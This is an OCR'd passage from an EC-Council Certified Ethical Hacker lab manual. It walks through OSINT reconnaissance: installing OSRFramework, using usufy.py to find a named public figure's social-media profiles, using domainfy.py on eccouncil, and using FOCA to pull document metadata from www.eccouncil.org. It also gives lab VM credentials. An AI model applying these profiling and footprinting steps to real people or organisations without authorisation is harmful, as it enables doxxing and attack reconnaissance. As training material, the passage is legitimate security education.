


Figure 9.3.1: Cloning OSRFramework tool

OSRFramework is a set of libraries that are used to perform Open Source Intelligence tasks. They include references to many different applications related to username checking, DNS lookups, information leaks research, deep web search, regular expressions extraction, and many others. It also provides a way of making these queries graphically as well as several interfaces to interact with such as OSRFConsole or a Web interface.

Note: You can also access the tool repository from the **CEH-Tools** folder available in **Windows 10** virtual machine, in case, the GitHub link does not exist, or you are unable to clone the tool repository. Follow the steps below in order to access **CEH-Tools** folder from the **Parrot Security** virtual machine:

- Open any explorer window and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.
- The security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.
- The **Windows shares on 10.10.10.10** window appears; navigate to the location **CEH-Tools/CEHv11 Module 02 Footprinting and Reconnaissance/GitHub Tools/** and copy the **osrframework** folder.
- Paste the copied **osrframework** folder on the location **/home/attacker/**.
- In the terminal window, type **mv /home/attacker/osrframework /root/**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. Type **pip3 install osrframework** and press **Enter** to install the OSRFramework.

Note: If **osrframework** is already installed, skip to **Step #8**.




Figure 9.3.2: Installing OSRFramework through command line

7. To upgrade the OSRFramework to its latest version, type **pip3 install osrframework --upgrade** and press **Enter**. If the tool is not updated, the updates will start installing, as shown in the screenshot.




Figure 9.3.3: Upgrading OSRFramework

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.2

Check the Target User Profile on Social Networking Platforms

8. Use **usufy.py** to check for the existence of a profile for given user details on different social networking platforms. Type **usufy.py -n <target user name or profile name> -p <target platform>** (here, the target user name or profile is **Mark Zuckerberg** and the target platforms are **twitter**, **facebook**, and **youtube**) and press **Enter**.

Note: -n is the list of nicknames to process and **-p** is for the platform for search.



Figure 9.3.4: Using usufy.py to search twitter, facebook, and youtube for users

9. The usufy.py will search the user details in the mentioned platforms and will provide you with the existence of the user, as shown in the screenshot.




Figure 9.3.5: usufy.py showing a summary of the results obtained through search

TASK 3.3

Check the Pages of a Target on Social Networking Platforms

10. Use **domainfy.py** to check with the existing domains using words and nicknames. Type **domainfy.py -n [Domain Name] -t all** (here, the target domain name is **eccouncil**) and press **Enter**.




Figure 9.3.6: using searchfy.py with ECCOUNCIL as a target page

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. The tool will retrieve all the domains related to the target domain.




Figure 9.3.7: List of users on targeted social webpages

12. Similarly, you can use following OSRFramework packages to gather information about the target.
    - **searchfy.py** – Gathers information about the users on social networking pages
    - **mailfy.py** – Gathers information about email accounts
    - **phonefy.py** – Checks for the existence of a given series of phones
    - **entify.py** – Extracts entities using regular expressions from provided URLs
13. This concludes the demonstration of gathering information about the target user aliases from multiple social media platforms using OSRFramework.
14. Close all open windows and document all the acquired information.
15. Turn off the **Parrot Security** virtual machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 4 Footprinting a Target using FOCA

TASK 4.1

Launch FOCA

1. Turn on the **Windows 10** virtual machine.
2. Login to the **Windows 10** virtual machine with Username: **Admin** and Password: **Pa$$w0rd**.
3. To launch **FOCA**, navigate to **E:\CEH-Tools\CEHv11 Module 02 Footprinting and Reconnaissance\Footprinting Tools\FOCA\bin** and double-click **FOCA.exe**.
4. The **FOCA** main window appears, as shown in the screenshot.

FOCA (Fingerprinting Organizations with Collected Archives) is a tool that reveals metadata and shrouded data. It examines a wide mixture of records, with the most widely recognized being Microsoft Office, Open Office, or PDF documents. It may also work with Adobe InDesign or SVG files. These archives may be on-site pages and can be downloaded and dissected with FOCA.




Figure 9.4.1: FOCA main window

TASK 4.2

Create a New Project

5. Create a new project by navigating to **Project** and click **New project** on the menu bar.



Figure 9.4.2: FOCA creating a new project

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. The **FOCA** new project wizard appears:
   a. Enter a project name in the **Project name** field (here, **Project of www.eccouncil.org**).
   b. Enter the domain website in the **Domain website** field (here, **www.eccouncil.org**).
   c. You can leave the optional **Alternative domains** field empty.
   d. Under the **Folder where save documents** field, click on the **Folder** icon. When the **Browse For Folder** pop up window appears, select the location to save the document that is extracted by FOCA (here, **Desktop**) and click **OK**.
   e. Leave the other settings to default and click the **Create** button.




Figure 9.4.3: FOCA providing details for a new project

7. The **Save project as ...** window appears. Provide the desired location (here, **Desktop**) to save the FOCA project and type a file name in the **File name** field and click **Save**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 9.4.4: FOCA Save project as window

8. The **Project saved successfully!** pop-up window appears; click **OK**.



Figure 9.4.5: FOCA Project Saved

TASK 4.3

Extract Metadata of a Target Domain

9. To extract the information of the targeted domain, select all three search engines (**Google**, **Bing**, and **Exalead**) present under **Search engines**, and then click the **Search All** button.




Figure 9.4.6: FOCA selecting Search engines

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. The **Search All** button automatically toggles the **Stop** button, and you can see the result in the lower panes.




Figure 9.4.7: FOCA Extracted Information

11. After the scans complete, the **Stop** button automatically toggles back to the **Search All** button. The gathered result on the **Metadata** associated with the target domain appears, as shown in the screenshot.

Note: The gathered result includes various sub-domains associated with the target domains consisting of metafiles.




Figure 9.4.8: FOCA examining the extracted information of the file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

12. To view the file information stored in the sub-domain, right-click on any URL and click **Link → Open in browser** from the context menu.




Figure 9.4.9: FOCA examining the extracted information of the file

13. If a **How do you want to open this?** pop up appears, select any web browser (here, **Mozilla Firefox**) and click **OK**.




Figure 9.4.10: Selecting Mozilla Firefox

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

14. The extracted file from the domain by using **FOCA** appears on the web browser, as shown in the screenshot.

